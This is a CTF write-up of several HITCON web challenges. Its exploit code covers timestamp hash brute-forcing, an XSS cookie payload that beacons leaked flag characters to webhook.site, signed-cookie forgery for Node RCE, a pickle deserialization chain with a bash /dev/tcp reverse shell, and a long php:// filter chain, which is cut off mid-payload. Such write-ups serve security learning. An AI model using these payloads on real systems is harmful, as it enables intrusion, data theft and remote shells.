HITCON CTF Writeup By NeSE

Web

Yeeclass

After auditing the code, we found that it is possible to get the flag content if we obtain the correct hash through `submission.php?hash={hash}`

```php
// submit flag
$id = uniqid($username."_");
echo $id."\n";
```

Besides, the hash is generated with `uniqid($username."_")` whcih is kind of interesting, for it is a function highly related with timestamp. So if we somehow leak the timestamp, we can generate the hash for flag content.


All we need to do is to bypass the check `$_SESSION["userclass"] < PERM_TA` .Since `PERM_TA` equals to 0 and the default userclass is -1, we can access the page without a valid session. So we can get the timestamp and generate the hash

```python
from datetime import datetime, timezone, timedelta
from hashlib import sha1

dt = datetime(2022, 11, 26, 5, 35, 49, 823634, tzinfo=timezone.utc)
#dt = dt - timedelta(hours=8)
print("%8x%05x" % (int(dt.timestamp()), dt.microsecond))

curr = "%8x%05x" % (int(dt.timestamp()), dt.microsecond)

#  6381a18c89d7a
# flagholder_6381a18c89ae0

with open("list.txt", "a") as f:
    for i in range(2000):
        timestamp = hex(int(curr, 16)-i).replace("0x","")
        print("flagholder_"+timestamp)
```

```
        hash = sha1(("flagholder_"+timestamp).encode()).hexdigest()
        f.write(hash + "\n")

```

Self destruct message

- Use the RCE chall to controll the cookie, then we have a xss in this place



```
<body>
    <blockquote id="countdown"></blockquote>
    <section>
        <div id="content" style="white-space: pre-wrap"></div>
    </section>
    <script>
        async function load() {
            const id = location.pathname.split('/').pop();
            const countdown = new URLSearchParams(location.search).get('cd');
            // const countdown = `<svg><svg onload="delete window.setTimeout">`;
            history.replaceState(null, '', '/');
            // ?cd=%3Csvg%3E%3Csvg%20onload%3D%22delete%20window.setTimeout%3Bwindow.
            addEventListener%28%27unhandledrejection%27%2C%20e%20%3D%3E%20%7Bconsole.log%28e.reason.stack%29%3B%7D%29%3B%22%3E
            // const countdown = (await cookieStore.get('time'))?.value || 10;
            const { content } = await fetch(`/api/message/${id}`).then(r => r.json());
            document.getElementById('content').attachShadow({ mode: "closed" }).append(content);
            document.getElementById('countdown').innerHTML = `Destructing in <span style="color:red">${countdown}</span> seconds...`;
            setTimeout(() => location.replace('/'), countdown * 1000);
        }
        window.addEventListener('DOMContentLoaded', load);

        // <svg><svg onload="delete window.setTimeout;window.addEventListener('unhandledrejection', e => {console.log(e.reason.stack);}
        ">
        fetch('/api/message/Q3tJDjQxw_A5V9KH', {cache: 'force-cache'}).then(r => r.json()).then(r => console.log(r))


    </script>
```

- Use `<svg><svg onload="alert(1)">` this trick to execute javascript at once after set innerHTML
- Use `window.find()` to xsleak the content of flag
- Here is the payload for leak one char of flag

```
document.cookie = "time=<svg><svg/onload=eval(atob('Zm9yIChpPTMyO2k8MTI3O2krKyk
gewogICAgY2ggPSBTdHJpbmcuZnJvbUNoYXJDb2RlKGkpOwogICAgcmVzdWx0ID0gZmluZCgnaGl0Y2
9ue3llZWVlcyBhbGwgb2YgdGhlc2UgciBpbnRlbmQzZCBzMGx1dGkwbiAoU0hPVUxEIEJFPyl9Jytja
Ck7CiAgICBpZiAocmVzdWx0KSB7IG5hdmlnYXRvci5zZW5kQmVhY29uKCdodHRwczovL3dlYmhvb2su
c2l0ZS84NzkwOTlhNi1jMzZmLTQxZWUtYjQ3MC05M2NhOGIwNzBiY2Q/ZmluZD0nK2VzY2FwZShjaCk
pO30KfQ==')))>;domain=.chal.hitconctf.com"
```

- Final flag: hitcon{yeeees all of these r intend3d s0luti0n (should be?)}

RCE

Read the content of `req.secret` and sign our own cookie

```
import requests
```

```python
import binascii
import hmac
from hashlib import sha256
from base64 import b64encode as b64
import re
url = "http://1h2pse1qcl.rce.chal.hitconctf.com/"

payload = "req.secret          "
wanted = binascii.hexlify(payload.encode('utf-8')).decode('utf-8')

curr=""
curr_cookie = ""

def req(cookie):
    resp = requests.get(url + "random", cookies={"code": cookie})
    cookie = resp.headers['Set-Cookie'].split('; Path=/')[0].split("code=")[1]
    value = get_curr_value(cookie=cookie)
    print("resp: "+ value)
    return value, cookie

def get_curr_value(cookie):
    return cookie.split("s%3A")[1].split(".")[0]


resp = requests.get(url)
curr_cookie = resp.headers['Set-Cookie'].split('; Path=/')[0].split("code=")[1]

for i in range(0, len(wanted)):
    print("trying: " + wanted[i])
    while True:
        value, resp_cookie = req(curr_cookie)
        if value == curr+wanted[i]:
            print("ok")
            curr_cookie = resp_cookie
            curr = value
            print(curr_cookie)
            break

print(curr_cookie)

#curr_cookie = "s%3A7265712e7365637265742020202020202020202020.YYt%2FK8dqPyfJBVRghl%2BdhwwvAoj4uYioM5b%2FKZ0aux4"
resp =requests.get(url + "random", cookies={"code": curr_cookie})
key = re.findall(r"result = (.*)", resp.json()["result"])[0]

val = "s:" + binascii.hexlify("require('fs').writeFileSync('index.html','testtesttest');".encode('utf-8')).decode('utf-8')
```

```
sign = b64(hmac.new(key.encode(), val[2:].encode(), digestmod=sha256).digest
()).decode().replace('=', '')
token = '{}.{}'.format(val, sign)
print(token)

resp =requests.get(url + "random", cookies={"code": token})
print(resp.text)
```

Soundcloud

The "music" function in the following code has a clear vulnerability, in that it allows an attacker to read the app.py file by `/@../app.py`, and then directly obtain the secret key. This can be used to forge a singed cookie, allowing us to exploit pickle deserialization.

```
@app.get("/@<username>/<file>")
def music(username, file):
    return send_from_directory(f"musics/{username}", file, mimetype="applicatio
n/octet-stream")
```

Additionally, the pickletools.genops function used in the "loads_with_validate" function returns a generator, meaning that the "allowed_ops" are not actually being filtered.

```
def loads_with_validate(data, *args, **kwargs):
    opcodes = pickletools.genops(data)

    allowed_args = ['user_id', 'musics', None]
    if not all(op[1] in allowed_args or
               type(op[1]) == int or
               type(op[1]) == str and re.match(r"^musics/[^/]+/[^/]+$", op[1])
               for op in opcodes):
        return {}

    allowed_ops = ['PROTO', 'FRAME', 'MEMOIZE', 'MARK', 'STOP',
                   'EMPTY_DICT', 'EMPTY_LIST', 'SHORT_BINUNICODE', 'BININT1',
                   'APPEND', 'APPENDS', 'SETITEM', 'SETITEMS']
    if not all(op[0].name in allowed_ops for op in opcodes):
        return {}

    ret = _pickle_loads(data, *args, **kwargs)
    return ret
```

Additionally, since "musics" is on the whitelist and there is a "musics" directory, if we can upload a `__init__.py` file to the "musics" directory via upload api, we can achieve RCE by pushing two "musics" strings onto the stack and using pickle \x93 STACK_GLOBAL to import the module.

The filtering logic for the upload can be found here:

```
t = magic.from_buffer(file.stream.read(), mime=True)
if mimetypes.guess_type(file.filename)[0] in AUDIO_MIMETYPES and \
    t  in AUDIO_MIMETYPES:
file.stream.seek(0)
filename = safe_join("musics", username, file.filename)
```

The `mimetypes.guess_type` function can be bypassed with `data:audio/aac;,/1.py/../../../__init__.py`, and `magic.from_buffer` can be bypassed by adding a header "FORM1234AIFF=1" to the malicious file.

Finally, note that the regular expression used to check username when login is "\w{4,15}" rather than "^\w{4,15}", so we can bypass the regular expression by using "asdasd/../". This means that `safe_join("musics", username, file.filename)` will ultimately resolve to `musics/__init__.py`, allowing us to upload the malicious file.

After uploading the `__init__.py` to the "musics" directory, we can use the cookie generated by following script to get shell.

```
import base64
import pickletools

from flask.sessions import SecureCookieSessionInterface

class MockApp(object):
    def __init__(self, secret_key):
        self.secret_key = secret_key

class Dumper:
    def __init__(self, payload):
        self.dumps = lambda _: payload

class SessionInterface(SecureCookieSessionInterface):
```

```
    def __init__(self, payload):
        self.serializer = Dumper(payload)

def encode(secret_key, payload):
    app = MockApp(secret_key)
    si = SessionInterface(payload)
    s = si.get_signing_serializer(app)
    rv = s.dumps(1)
    return rv.decode()

data = b'\x80\x04Vmusics\nVmusics\n\x93.'
pickletools.dis(data)

# print(pickle._loads(data))
# print(pickle.loads(data))

e = encode('TUUU22YUXNPB7TBXVB2IFQXABIQNC6A7ZQUYINDR5MBQFQ7XIW7Y5VJEVYEBSCEH', data)
print(e)

# /@../app.py
# asdasd/../
# data:audio/aac;,/1.py/../../../__init__.py

"""
FORM1234AIFF=1
import os
os.system('bash -c "bash -i >& /dev/tcp/ip/port 0>&1"')
"""
```

web2pdf

Mpdf will only invoke file-read actions when processing css-related and img-related tags. CSS is not that helpful here, so we pay much attention to img

The key point here is to bypass the check function `hasBlackListedStreamWrapper` . It will check the malicious input that is carried with URL, and only allows http, https and file protocol.

However, if we insert an img tag that is surrounded with svg tag, we can use `php:\\` to bypass the check. The remaining part is about using php filter trick to bypass the check of image content, and inserting the file content with index.php into pdf file so we can read it through pdf output.

One tricky part is that I can read it on my remote docker but failed at the actual game environment. So a `zlib.deflate` filter is prepended to the payload, which highly compresses the content we read.

```
<html>
<body><h3>123</h3>

<svg width="100%" height="100%" viewBox="0 0 480 360">
    <image xlink:href="php:\\filter/zlib.deflate|convert.base64-encode|convert.
iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.ic
onv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|conver
t.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM860.UTF16|convert.icon
v.ISO-IR-143.ISO2022CNEXT|convert.base64-decode|convert.base64-encode|convert.i
conv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.icon
v.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT
_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|c
onvert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|conver
t.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM860.UTF16|convert.icon
v.ISO-IR-143.ISO2022CNEXT|convert.base64-decode|convert.base64-encode|convert.i
conv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|conv
ert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8
859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base
64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.G
B13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conv
ert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|c
onvert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|conver
t.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.
iconv.UTF8.UTF7|convert.iconv.CN.ISO2022KR|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSI
SO90|convert.iconv.R9.ISO6937|convert.iconv.OSF00010100.UHC|convert.base64-deco
de|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|con
vert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|conve
rt.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.ba
se64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UT
F16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conve
rt.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|conver
t.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.i
conv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.icon
v.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base
64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.C
SISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-
decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16
|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UC
S-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conver
```

```
t.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.
iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.ico
nv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.
UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSI
SO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-de
code|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|c
onvert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-
4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.i
conv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.ico
nv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.
UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS
2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO9
0|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decod
e|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|conv
ert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|c
onvert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
v.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.
CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF
8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.U
TF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encod
e|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|c
onvert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|c
onvert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|conver
t.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|con
vert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CS
ISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.
UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF
-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|con
vert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|con
vert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.i
conv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM
869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISO
LATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF
7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|
convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|con
vert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|conver
t.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|conver
t.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.icon
v.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.b
ase64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM86
9.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLA
TIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
```

```
convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|co
nvert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.
iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.
L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.bas
e64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.U
TF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN
6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|con
vert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|conve
rt.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.
iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.ico
nv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.bas
e64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.
CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64
-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF1
6|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.U
CS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conver
t.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.
iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.ico
nv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.
UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSI
SO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-de
code|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|c
onvert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-
4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.i
conv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.ico
nv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.
UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS
2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO9
0|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decod
e|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|conv
ert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|c
onvert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
v.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.
CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF
8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.U
TF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encod
e|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|c
onvert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|c
onvert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|conver
t.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|con
vert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CS
ISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.
```

```
UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF
-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|con
vert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|con
vert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.i
conv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM
869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISO
LATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF
7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|
convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|con
vert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|conver
t.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|conver
t.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.icon
v.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.b
ase64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM86
9.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLA
TIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|co
nvert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.
iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.
L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.bas
e64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.U
TF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN
6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|con
vert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|conve
rt.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.
iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.ico
nv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.bas
e64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.
CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64
-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF1
6|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.U
CS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|conver
t.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.
iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.ico
nv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.
UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64
-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSI
SO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-de
code|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|c
onvert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-
4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.i
conv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.ico
nv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.
```

```
UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS
2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO9
0|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decod
e|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|conv
ert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|c
onvert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.icon
v.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.
CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF
8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.U
